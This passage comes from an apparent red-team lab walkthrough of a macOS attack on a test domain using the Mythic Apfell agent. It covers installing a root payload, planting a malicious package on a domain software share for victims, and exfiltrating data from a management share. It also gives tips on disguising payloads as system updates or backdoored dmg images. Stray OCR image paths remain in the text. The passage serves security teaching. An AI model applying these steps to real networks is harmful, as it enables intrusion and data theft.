> **Note:** Mythic's Apfell payload will by default block any command using `sudo`. Instead, to run your created installer, place the file in the `/private/tmp` directory where it will be executed automatically (and removed shortly after).

```
sudo installer -pkg apfell.pkg -target /
```

Once installed, we should get a root Apfell callback on the local machine:



23	192.168.77.19	BRAMLEY	root	DEV.HARVEST.LAB	5287	12 seconds	bsides payload for Jack
20	192.168.77.19	BRAMLEY	clive.phillips	DEV.HARVEST.LAB	1348	9 seconds	bsides payload for Jack
19	192.168.77.14	JAZZ	oliver.smith	HARVEST.LAB	838	5 seconds	bsides payload for Jack

5.3 Package Execution

Next, we will copy our package payload to the 'Software' share attached to the mgmt.harvest.lab domain controller, `gravenstein.mgmt.harvest.lab`. This share is used by users in the mgmt.harvest.lab domain to download new software packages and releases pushed by the IT administrator.

To begin, we list the share using smbutil:

[Fri Dec 08 2023 06:06 AM] / 607 / team1 / 20

shell smbutil view //gravenstein.mgmt.harvest.lab

```
Share                           Type    Comments
-------------------------------
ADMIN$                          Disk    Remote Admin
NETLOGON                        Disk    Logon server share
Software                        Disk    Software repository
SYSVOL                          Disk    Logon server share
C$                              Disk    Default share
Management                      Disk    Management share
IPC$                            Pipe    Remote IPC

7 shares listed
```

We then mount the Software share to the local file system using the mount command:

[Fri Dec 08 2023 06:11 AM] / 609 / team1 / 20

shell mount -t smbfs //gravenstein.mgmt.harvest.lab/Software /Users/clive.phillips/Public

```
No Command Output
```

Next, copy the Apfell package payload to the mounted Software repository share where it will become available to other domain users:

[Fri Dec 08 2023 06:35 AM] / 625 / team1 / 20

shell cp apfell.pkg /Users/clive.phillips/Public

```
No Command Output
```

Finally, change out of the mounted directory and unmount the Software share:


[Fri Dec 08 2023 06:36 AM] / 628 / team1 / 20

shell umount /Users/clive.phillips/Public

```
No Command Output
```

After a short while, the package file will be retrieved from the Software share by the victim and installed. Once installed, we will obtain a root callback on the host.

> **OPSEC:** In a real red team engagement, we can go further to entice users to download malicious files. E.g., Disguising it as a critical system update or by backdooring the disk image (dmg) of a legitimate application.



5.4 Action on Objectives

With root access to the CEO's system, we can perform some enumeration to identify business-critical information.

The 'Action on Objectives' phase of an attack is critical, as it represents the stage where adversaries accomplish their main goals. These actions could include data exfiltration, destroying data, or manipulating operational processes. This stage is the culmination of the previous phases of the attack lifecycle, where the threat actors have already established their foothold and are now executing their primary mission.


Listing the shares on the domain controller, we note a 'Management' share which ought to contain some business-related information:

```
[Fri Dec 08 2023 10:44 AM] / 647 / team1 / 41

shell smbutil view //gravenstein.mgmt.harvest.lab
  1  Share                          Type    Comments
  2  -------------------------------
  3  ADMIN$                         Disk    Remote Admin
  4  NETLOGON                       Disk    Logon server share
  5  Software                       Disk    Software repository
  6  SYSVOL                         Disk    Logon server share
  7  C$                             Disk    Default share
  8  Management                     Disk    Management share
  9  IPC$                           Pipe    Remote IPC
 10
 11  7 shares listed
```

We mount the remote share to the /Users/scott.jones/Public directory:

```
[Fri Dec 08 2023 10:48 AM] / 656 / team1 / 41

shell mount -t smbfs //gravenstein.mgmt.harvest.lab/Management /Users/scott.jones/Public
  1  No Command Output
```

We list the shares and see that some interesting data is present:



We can now exfiltrate this data by copying it off the share:

Finally, we download the files via Apfell's `download` command, completing our objectives:

5.5 References

- https://www.blackhat.com/us-21/briefings/schedule/#come-to-the-dark-side-we-have-apples-turning-macos-management-evil-23582
